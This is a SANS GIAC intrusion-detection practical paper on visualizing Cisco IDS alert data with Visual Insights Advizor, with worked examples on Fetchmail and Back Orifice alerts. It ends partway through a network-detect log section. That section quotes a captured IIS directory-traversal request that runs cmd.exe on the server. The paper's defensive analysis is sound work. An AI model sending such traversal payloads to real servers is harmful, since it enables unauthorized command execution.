Intrusion Detection: Visualizing Attacks in IDS Data

Alex Wood
SANS Rocky Mountain, Denver, CO
August 22nd – 27th, 2002
GIAC GCIA Practical (v3.3)
Submitted: February 2, 2003

Table of Contents

Part 1 – Describe the State of Intrusion Detection

Using Visual Insights Advizor to Visualize IDS Data

Abstract

Vast amounts of data are produced by Intrusion Detection Systems (IDS). Security professionals must sift through this data to distinguish between potential and real attacks. Mining raw data is difficult because all of the data can not be viewed at once. One way to overcome this is to display the data in images. Humans are visual creaturs and are able to easily find patterns in well created images. This paper gives a short introduction to image theory and several practical examples of using visual tools for mining IDS data.

Introduction

The job of the Intrusion Detection Analyst is to find potential attacks against their network. They must do this by sifting through Intrusion Detection System (IDS) logs and packet captures (if they are lucky) while corroborating with firewall logs, known vulnerabilities and general trending data from the internet. This results in huge amounts of data and from this data they must look for some kind of pattern. Maybe it is looking for accesses from a particular IP address or to a certain port. Maybe it is a certain IDS signature that is being generated routinely. A good analyst must develop ways to find these patterns.

While there are many ways to find patterns, the search is most often done by looking at raw data. Queries from databases, greping through log files and even commercial data mining tools most often generate one thing: text. Patterns are not easy to find by looking at large amounts of text. Even if the data is summarized so the quantity is smaller, not all data will be able to be viewed at once and summarization may remove crucial data to finding patterns, such as time. The ideal way to search for patterns is if all data could be displayed at once in a format that allowed the analyst to easily identify a pattern. This is best done through a visual image of the data.

Visual Analysis

In his GCIA practical, Brian Sheffler states that “the idea behind data visualization in traffic analysis is that the data may be presented to the user in a format that is optimized for ease of comprehension, and to make identifying anomalous traffic and patterns more easily recognizable”.[1] That is exactly what I would like to demonstrate in this paper. While there has been a great deal of research on presenting patterns in a visual manner, it is not my aim to produce theories. I would like to show some real examples of finding patterns through data visualization but first I will give a little background on the subject.

In a 1998 paper, Marc Green said that “it seems clear that humans perceive data coded in spatial dimensions far more easily than those coded in non-spatial ones”.[2] In order to effectively use data visualization, in his estimation, we have to ensure that our data is presented in a spatial manner, for example on an XY axis or as pie chart. We may then use the non-spatial cues, such as color or shape, to define the data even more.

Further, research by Jaques Bertin says that images with more than three variables, two spatial and one non-spatial, are not as effective when it comes to finding patterns.[3] So, in order to make our visualizations most effective, we need to keep them simple. If there are too many variables then the ease of finding patterns will be diminished.

These two premises are what guide the examples that follow. I have expanded on them slightly by using two images at once for the same data. This allows the images to be simple individually so that patterns are still easily seen but provide more ways of visualizing the data. It also allows for us to see more details than if we were looking at one graphic alone.

Tools and Data

The tool that I have chosen to use for these examples is Visual Insights Advizor (http://www.visualinsights.com). This software allows you to take a dataset or read data from a database and create images from that data for visualization. There are a variety of images that can be created, including pie charts, time plots and more complex images such as paraboxes and data constellations. The software can be very resource intensive with a large dataset but can be used on a modestly equipped machine. My analyses were done on an IBM Thinkpad with an 800 MHz PIII processor and 384 MB of memory.

The data set used in the analyses is a collection of IDS events from over 100 IDS sensors. These sensors are running Cisco Secure IDS version 3. The data set has 615,164 records collected between Monday, December 23, 2002 and Sunday, January 5, 2003. The fields that we are looking at are time (in 32-bit representation), IDS Signature, Source IP, Destination IP and Destination Port. While this may seem like a small amount of fields to review, you will see from the examples that a great deal of insight can be gained from only these 5 fields. Some of the images that have been created have been altered to anonymize IP address information.

Example 1

We start our search by loading our dataset and using it to create a 2-D Multiscape (figure 1). A 2-D multiscape can plot the interaction of two or more variables, one on the x-axis and 1 to many on the y-axis. In this case we are making a simple time plot with time on the x-axis and destination port on the y-axis. This will create a spatial relationship for the data. We are also going to use a non-spatial variable which is source IP address. This variable is represented by color.




Figure 1. Destination Ports vs. Time

When first glancing at the image, there are several things that jump out at us. First, there are several patterns of solid horizontal lines. The most prominent one of these lines is at the top of the image. The line represents activity on the very low ports. As one would expect these ports are very active because this is where most services listen. It is also where all ICMP activity is represented because the ICMP protocol doesn't use ports so zeros are put in as a place holder. We can immediately tell that this image is not going to give us any insight into those events. There are several other horizontal lines that look interesting but their root cause is not immediately apparent. One of the benefits of Advizor is that you can drill down to see more detail on a particular area of interest.

There are other areas of interest that are readily apparent as well. The first one that we are going to investigate is the angled line that appears in the upper right quadrant of the image. We can select this section of the image (figure 2) and then exclude the other events to give us greater detail on this section (figure 3). Once we have only this section selected, the range of destination ports goes from about 1050 to about 3800 instead of from 0 to 65000. From the direction and consistency of this line we can tell that this source IP has had consistent communications over this time period with the destination port incrementing for each successive connection. My initial thought is that this might be a slow port sweep. The attacker could scan a port to see if it is listening and then wait a time period and scan again. This slow attack may go unnoticed by analysts watching this network. We can take an even closer look to get a better idea of exactly what is happening.




Figure 2. Area of interest selected




Figure 3. Area of interest excluding others

At this point we are going to open a second image on this data to help us better understand what is happening. This second image is going to be a parabox. A parabox is a combination of a box plot and parallel axes. This allows you to analyze complex

relationships among many fields. By using graphical representations you can see the distribution across several different variables. In our parabox we are going to list all our fields to see their relationships. The screen is split so that we can see both the multiscape and the parabox at once (figure 4).




Figure 4. Parabox and multiscape split screen

In our parabox (top), the timestamp and destination port fields have a POTS graphical representation. This consists of yellow bars representing the areas of interest with gray bars representing the possible range of values. Looking at the bars it is easy to see the time frame and port range which our possible attack encompasses. The signature field is represented by bubbles. These bubbles show the dispersion of the different signatures for each event. The bubbles get larger and smaller to represent the percentage of the signature to the total amount of signatures in the selected data set. We see four larger bubbles meaning that there are four signatures that make of the majority of the events in our area. Since our line of interest is the same color as the bubble we can guess that one of these bubbles represents it. If we click on one of the bubbles we can select all the associated events and then, assuming it is our area of interest, we can exclude the rest. This is what we have done in figure 5.




Figure 5. Exclusion of non-Fetchmail events

The view of the parabox in figure 5 shows that after we have selected the Fetchmail Arbitrary Code Execution events and excluded the rest we are left almost entirely with our area of interest. Now we know the event is associated with this line. We can also tell by the color that the line is made up of only one source IP address. If we select the blue bubble for that IP and then exclude the rest, we will have only the events of interest (figure 6).




Figure 6. Events of interest

The data that is now isolated in figure 6 shows us that over this period of time we had many Fetchmail Arbitrary Code Execution events from one source, 205.173.113.41, to almost exclusively one destination, 10.203.196.136, where the destination ports were continually increasing. So now that we know what is going on, let's figure out why it is going on.

The Fetchmail exploit in question is in regards to a buffer overflow in version 5.8.6 on Linux which will allow attacks to execute arbitrary code via a long To: field. [4] Fetchmail is an open source mail client for Linux that supports most every sort of remote mail protocol (POP, IMAP, etc.). [5] Since Fetchmail is a mail client and not a server, we know that it will be connecting to a mail server on a standard port, so if the destination ports are changing we know that these must be return communications from the mail server. This would also explain why the destination ports are continually increasing because every time the user makes a connection to the mail server, the source port the OS chooses should increase and when the mail server responds it will take the initial source port and use it for the destination port. Since there is a uniform distribution of destination ports, we can assume that this user has their mail client set to check for new mail every X minutes. The definition of this signature states that a benign trigger for this event is a large unique message ID and that many mail systems assign such IDs.[6] Our next course of action would be to look at the host in question to confirm if it is running a vulnerable version of Fetchmail but most likely we just have someone checking their email on a system that uses large message IDs.

Example 2

In this example we are going to use the same initial multiscape (figure 1) and examine another interesting area. This area is in the lower right quadrant and shows up as a cluster of light blue events (figure 7). These events are all of the same color so they are all from the same source IP address. It also appears that there are several different destination ports being used consistently in each time period with breaks between events.

Figure 7. Example 2 area of interest

Moving in closer on this area and excluding the other non-selected events we can get a better picture of what is going on (figure 8). It appears that the events of interest are BackOrifice Stealth 2 events. We can also see the source IP of the events we are interested in so if we select that IP and then filter out the unselected again we should have a clear picture of the events that we are interested in (figure 9). We see that there is one source IP address, one signature type and four destination IP addresses.




Figure 8. Example 2 more detail




Figure 9. Example 2, only events of interest

The Back Orifice Stealth 2 event detects when the Back Orifice trojan [7] scrambles its protocol specific header and uses some sort of encryption. There is enough dialog between the server and client to detect Back Orifice even when in stealth mode. There

are also several benign triggers from this event including: Napster, BearShare, Age of Empires network game traffic, HP Jet Direct printer dialog and BGP routing protocol traffic.[6] The source and all the destination address are from one network so this would indicate to me that this is either the case of an admin installing this trojan in order to do work on these boxes, one of these boxes has been compromised and has been used to compromise others or a false positive. Further investigation into the purposes of these machines would most likely root out what is actually causing these events.

Conclusion

Intrusion detection analysts must analyze very large and ever changing datasets in order to discover attacks on their networks. Analyzing raw data is cumbersome and patterns are not readily apparent. Summarization can help but this may cause a lack in clarity of the data. Humans can pick out patterns much more easily in visual data which is why visual data analysis can be such a great technique. Using Visual Insights Advizor to create simple images which can be used to drill down into the data, an analyst can easily pick out interesting patterns and investigate them in a way that would not be possible with raw data analysis. They say that a picture is worth a thousand words, but in this case a picture is worth 615,164 IDS events. I'll take that picture any day.

Footnotes

[1] Sheffler, Brian. "The Design and Theory of Data Visualization Tools and Techniques " URL: http://www.giac.org/practical/Brian_Sheffler_GCIA.zip
[2] Green, Marc PhD. "Toward a Perceptual Science of Multidimensional Data Visualization: Bertin and Beyond" URL: http://www.ergogero.com/dataviz/dviz2.html
[3] Bertin, J. (1983) The Semiology of Graphics. Univ. Wisconsin Press: Madison, Wisc.
[4] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0819
[5] http://catb.org/~esr/fetchmail/
[6] Access to the Cisco online signature database requires access privileges; therefore I am not including the link even though this is where the information came from.
[7] http://www.cultdeadcow.com/tools

Part II – Network Detects

Detect 1

1. Source of Trace

This trace comes from an external IDS sensor watching traffic coming into this network. The infrastructure is redundant with 2 firewalls. Behind the firewalls are load balancers. The listening port is external to the border firewall and thus no internet traffic is stopped. The exact functions of all the servers in the segment are unknown. There are some webservers, some application machines and some database machines.

2. Detect was generated by:

The detect was generated by a Cisco Secure IDS sensor running version 3.1(2) S30 [1]. The data was collected into a proprietary monitoring console and then into a relational DB. This data was extracted from that DB. The fields of the logs are the following:

Timedate Signature Src Ip Addr Src Ip Port Dst Ip Addr Dst Ip Port Context

Timedate	Date and time M/DD/YYYY HH:MM
Signature	Name of IDS Event Triggered
Src Ip Addr	Source IP
Src Ip Port	Source Port
Dst Ip Addr	Destination IP
Dst Ip Port	Destination Port
Context	Portion of payload that triggered event

```
1/19/2003 1:50    ICMP Network Sweep w/Echo     217.215.7.48      0
      10.0.0.69   0
1/19/2003 1:50    ICMP Network Sweep w/Echo     217.215.7.48      0
      0.0.0.0           0     Interval Summary: 18 of total 18 alarms
1/19/2003 1:50    IIS Dot Dot Crash Attack      217.215.7.48      13636
      10.0.0.82   80    ../.. | HEAD
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.0\0D\0
1/19/2003 1:50    WWW WinNT cmd.exe Access      217.215.7.48      13636
      10.0.0.82   80    /system32/cmd.exe | HEAD
